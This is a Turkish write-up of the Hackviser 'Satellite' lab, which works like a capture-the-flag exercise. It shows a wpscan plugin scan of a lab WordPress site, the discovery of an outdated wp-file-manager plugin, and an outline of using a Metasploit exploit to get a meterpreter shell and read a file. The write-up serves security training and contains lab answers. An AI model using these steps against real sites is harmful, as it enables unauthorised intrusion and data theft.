


## SATELLITE ISINMASI

**INFO:** WordPress, kullanıcıların kolayca web siteleri oluşturabileceği, düzenleyebileceği ve yönetebileceği popüler bir içerik yönetim sistemidir. Bir WordPress websitesini tarayarak güvenlik zafiyetlerini belirleme ve bu zafiyetler aracılığıyla sisteme erişim sağlama ile ilgili alıştırmalar yapmak için önerilir.


### 1. Web sitesinin alan adı nedir?

**Bilgi:** Makine bilgilerinin altında alan adı bulunmaktadır.



### 2. Hangi CMS yazılımı kullanılıyor?

**Bilgi:** Alan adını kullanarak url'ye gidip kodlar incelenir ve wordpress kullandığı tespit edilir.



3. WordPress güvenlik taraması için hangi araç kullanılabilir?

**Bilgi:** WPScan, WordPress sitelerini komut satırı aracılığıyla tarayan bir güvenlik aracıdır. Özellikle WordPress çekirdek, eklentiler ve temalar için bilinen güvenlik açıklarını tespit edebilir. Kendi veritabanında bilinen açıkları kontrol eder.

4. Hedef websitesinde hangi eklenti kullanılıyor?

**Bilgi:** Hedef websitesinde aşağıdaki komutu kullanarak bir tarama yapalım. Tarama sonucunda wp-file-manager isimli bir eklenti keşfettik.

`wpscan --enumerate p --url beyondbound.hv --plugins-detection aggressive`

```
[+] wp-file-manager
| Location: http://beyondbound.hv/wp-content/plugins/wp-file-manager/
| Last Updated: 2024-01-18T09:52:00.000Z
| Readme: http://beyondbound.hv/wp-content/plugins/wp-file-manager/readme.txt
| [!] The version is out of date, the latest version is 7.2.2
```

5. Kullanılan eklentinin versiyonu nedir?

**Bilgi:** Versiyonun 6.0 olduğu görülüyor.

```
[+] wp-file-manager
| Location: http://beyondbound.hv/wp-content/plugins/wp-file-manager/
| Last Updated: 2024-01-18T09:52:00.000Z
| Readme: http://beyondbound.hv/wp-content/plugins/wp-file-manager/readme.txt
| [!] The version is out of date, the latest version is 7.2.2
|
| Found By: Known Locations (Aggressive Detection)
| - http://beyondbound.hv/wp-content/plugins/wp-file-manager/, status: 200
|
| Version: 6.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://beyondbound.hv/wp-content/plugins/wp-file-manager/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://beyondbound.hv/wp-content/plugins/wp-file-manager/readme.txt
|
| [!] No WPScan API Token given, as a result vulnerability data has not been output.
| [!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
|
| [+] Finished: Wed Sep 4 16:01:09 2024
| [+] Requests Done: 3035
| [+] Cached Requests: 8
| [+] Data Sent: 838.896 KB
| [+] Data Received: 206.695 MB
| [+] Memory used: 401.836 MB
| [+] Elapsed time: 00:03:02
```

6. Durumu bilinmeyen uydunun adı nedir?

**Bilgi:** Bu görevde istenen bilgilere ulaşmak için öncelikle sunucuya sızmamız gerekiyor. Sunucuya sızmak için, bir önceki görevde keşfetmiş olduğumuz eski versiyona sahip olan wp-file-manager adlı eklenti ile ilgili bir exploit olup olmadığını araştıralım. Araştırma yapmak için

- “msfconsole -q” yaparak msfconsola erişilir.
- search wp-file-manager yapılarak aranır.
- İstenilen exploit use komutu ile seçilir ve gerekli konfigürasyonlar yapılır.
- Exploit komutu ile başlatılır .

- Dosyalar arasında biraz dolaştıktan sonra /var/www/html dizininde yer alan satellites-2023.csv dosyası dikkat çeker.
- Dosya cat komutu ile okunur, bilinmeyen uyduya ulaşılır.

```
=====
Mode                Size  Type  Last modified      Name
----                -
100644/rw-r--r--  1361  fil   2023-10-11 06:18:16 -0500  satellites-2023.csv
040755/rwxr-xr-x  4096  dir   2024-09-04 15:47:53 -0500  wordpress

meterpreter > cat satellites-2023.csv
Satellite Name;Satellite Type;Launch Date;Launch Location;Orbit Information;Satellite Function;Satellite Status;Launch Cost ($)
Voyager-1; Observation; 2023-01-15; Kennedy Space Center; Low Earth Orbit; Earth Observation; Active;100000000
StellarExplorer; Communication; 2023-02-20; Baikonur Cosmodrome; Geostationary Orbit; Telecommunication; Active;150000000
LunaTech-9; Exploration; 2023-03-10; Vandenberg Space Force Base; Polar Orbit; Scientific Research; Active;120000000
SolarLink-5; Navigation; 2023-04-05; Satish Dhawan Space Centre; Medium Earth Orbit; GPS Navigation; Active;110000000
AstroSphere-2; Weather; 2023-05-18; Tanegashima Space Center; Geostationary Orbit; Weather Forecasting; Active;130000000
NebulaQuest; Surveillance; 2023-06-02; Jiuquan Satellite Launch Center; Low Earth Orbit; National Security; Active;140000000
Galaxia-Prime; Research; 2023-07-09; Guiana Space Centre; Sun-Synchronous Orbit; Scientific Experiment; Active;125000000
CelestialSurveyor; Broadcasting; 2023-08-14; Xichang Satellite Launch Center; Geostationary Orbit; Television Broadcasting; Active;160000000
Defender-X; Reconnaissance; 2023-09-21; Plesetsk Cosmodrome; Low Earth Orbit; Military Surveillance; Unknown;4900000000
OrionNavigator; Navigation; 2023-10-08; Wenchang Spacecraft Launch Site; Medium Earth Orbit; Global Navigation; Active;1150000000
meterpreter > connection
```

-ISINMA TAMAMLANDI-

## Tebrikler

SweepingSpeedball56 Hackviser'ın Satellite ısınmasını başarıyla tamamladı